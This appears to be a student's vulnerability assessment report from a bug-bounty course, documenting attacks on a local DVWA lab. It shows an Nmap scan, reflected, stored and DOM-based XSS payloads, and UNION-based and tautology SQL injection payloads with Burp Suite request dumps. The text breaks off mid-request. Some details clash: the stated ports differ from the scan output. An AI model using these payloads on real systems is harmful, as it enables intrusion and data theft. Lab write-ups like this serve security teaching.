

VULNERABILITY ASSESSMENT REPORT

DEVTOWN BUG BOUNTY HUNT 101

AUSTINE TIMOTHY FRIDAY

Date: 17th January 2026

Target Environment: DVWA (Local Lab)

Tools Used: Burp Suite Professional/Community, SQLMap, Nmap.

Scope: Reconnaissance and exploitation of XSS, SQLi, and IDOR vulnerabilities.

➤ **Reconnaissance & Asset Discovery**


Objective: To enumerate services and subdomains to identify attack vectors.

Service Scanning (Nmap)

A full port scan was performed to identify running services on the target machine.

Command: nmap -sC -sV -oN nmap_scan.txt [my_kali_ip_address]

Findings: Open ports included Port 80 (HTTP/Apache) and Port 3306 (MySQL).



The screenshot shows a terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The terminal displays the results of an Nmap scan against the IP address 192.168.253.128. The output shows that port 22/tcp (ssh) is open and running OpenSSH 9.9p1. Port 80/tcp (http) is also open and running Apache httpd 2.4.63. The Apache page title is "Apache2 Debian Default Page: It works". Other findings include two hostkeys for ssh-hostkey and MySQL version 5.7.33.

```
(kali㉿kali)-[~]
$ nmap -sC -sV -oN nmap_scan.txt 192.168.253.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 17:21 EST
Nmap scan report for 192.168.253.128
Host is up (0.000012s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 03:42:51:7e:9b:17:52:65:f2:66:8b:92:92:5e:2c:78 (ECDSA)
|   256 de:73:38:10:f2:f2:28:9d:ba:75:6a:ba:be:f5:02:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.63 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.63 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit
To direct input to this VM, click inside or press Ctrl+G.
```

➤ Cross-Site Scripting (XSS)

Vulnerability Type: Client-Side Injection Severity: High

Reflected XSS

The application fails to sanitize user input in the "Name" field, reflecting it directly back to the browser.

Location: /vulnerabilities/xss_r/

Payload: <script>alert('Reflected XSS')</script>


Steps to Reproduce:

1. I intercepted the submit request using Burp Suite.
2. I modified the name parameter in the Repeater tab to include the JavaScript payload.
3. I forwarded the request.

Proof of Concept:

The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** File, Edit, View, VM, Tabs, Help, various icons for search, history, and file operations.
- Header Bar:** Home, kali-linux-2025.1c-vmware-amd64 - VMware Workstation, Burp Suite Community Edition v2025.11 - Temporary Project, 17:10.
- Menu Bar:** Burp, Project, Intruder, Repeater, View, Help.
- Tab Bar:** Dashboard, Target, Proxy, Intruder, **Repeater** (selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn.
- Request Panel:** Shows a GET request to http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('Reflected')</script>. The request includes headers: Host: 127.0.0.1, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, br, Connection: keep-alive, Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/.
- Response Panel:** Shows the DVWA logo and the title "Vulnerability: Reflected Cross Site Scripting (XSS)".
- Bottom Status Bar:** Done, 5,149 bytes | 1,026 millis, Event log, All issues, Memory: 162.9MB.



[INSERT SCREENSHOT HERE: Burp Suite Repeater showing the request with the payload]

[INSERT SCREENSHOT HERE: Browser showing the alert popup "Reflected XSS"]

➤ **Stored XSS (Persistent)**

The "Guestbook" feature allows malicious scripts to be permanently stored in the database.

Location: /vulnerabilities/xss_s/

Bypass Technique: Used Burp Suite to bypass the client-side character limit on the "Name" field.

Payload: <script>alert('Stored XSS')</script>


Steps to Reproduce:

1. I entered a standard name and message.
2. I intercepted the POST request in Burp Suite.

3. I modified the txtName parameter to inject the long script payload, bypassing the HTML form restriction.

4. I reloaded the page to verify persistence.

Proof of Concept:




The screenshot shows the Burp Suite interface with the following details:

- Request:**

```

1 POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://127.0.0.1
10 Connection: keep-alive
11 Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
12 Cookie: PHPSESSID=53c39542bc0998cf1f61fa599c2ed; security=low
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 txtName=&mtMessage=<script>alert('Stored_XSS_via_Burp')</script>&btnSign=Sign+Guestbook
    
```
- Response:**

The response shows the DVWA logo and the title "Vulnerability: Stored Cross Site". Below it is a guestbook form with fields for Name and Message. The message field contains the injected script: "Name: test Message: This is a test comment."
- Tools:**
 - Left sidebar: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA.
 - Bottom right: Inspector, Notes.
- Bottom status:**
 - Memory: 159.3MB
 - 6,494 bytes | 1,050 millis



➤ DOM-Based XSS

The application's client-side JavaScript unsafely processes the default URL parameter.


Location: /vulnerabilities/xss_d/


Payload: ?default=<script>alert('DOM')</script>

Steps to Reproduce:

1. I modified the URL directly in the browser address bar.
2. The application's local script read the URL and executed the tag.

Proof of Concept:





Impact Analysis: XSS vulnerabilities allow an attacker to hijack user sessions (stealing cookies), redirect users to malicious sites, or deface the website.

➤ SQL Injection (SQLi)

Vulnerability Type: Server-Side Injection **Severity:** Critical

➤ Union-Based SQL Injection (Manual)

The id parameter is not validated, allowing an attacker to append UNION SELECT queries to retrieve hidden data.

Location: /vulnerabilities/sqli/

Payload: id=1' UNION SELECT user(), database() %23

Steps to Reproduce:

1. I captured the search request in Burp Suite.

2. I sent to Repeater and injected the payload.


3. The response revealed the current database user and database name.

Proof of Concept:

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /DVWA/vulnerabilities/sqli?id=1' or '1='1&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
9 Cookie: PHPSESSID=0f9e0e7abf132ebdd77f82f627b67807; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
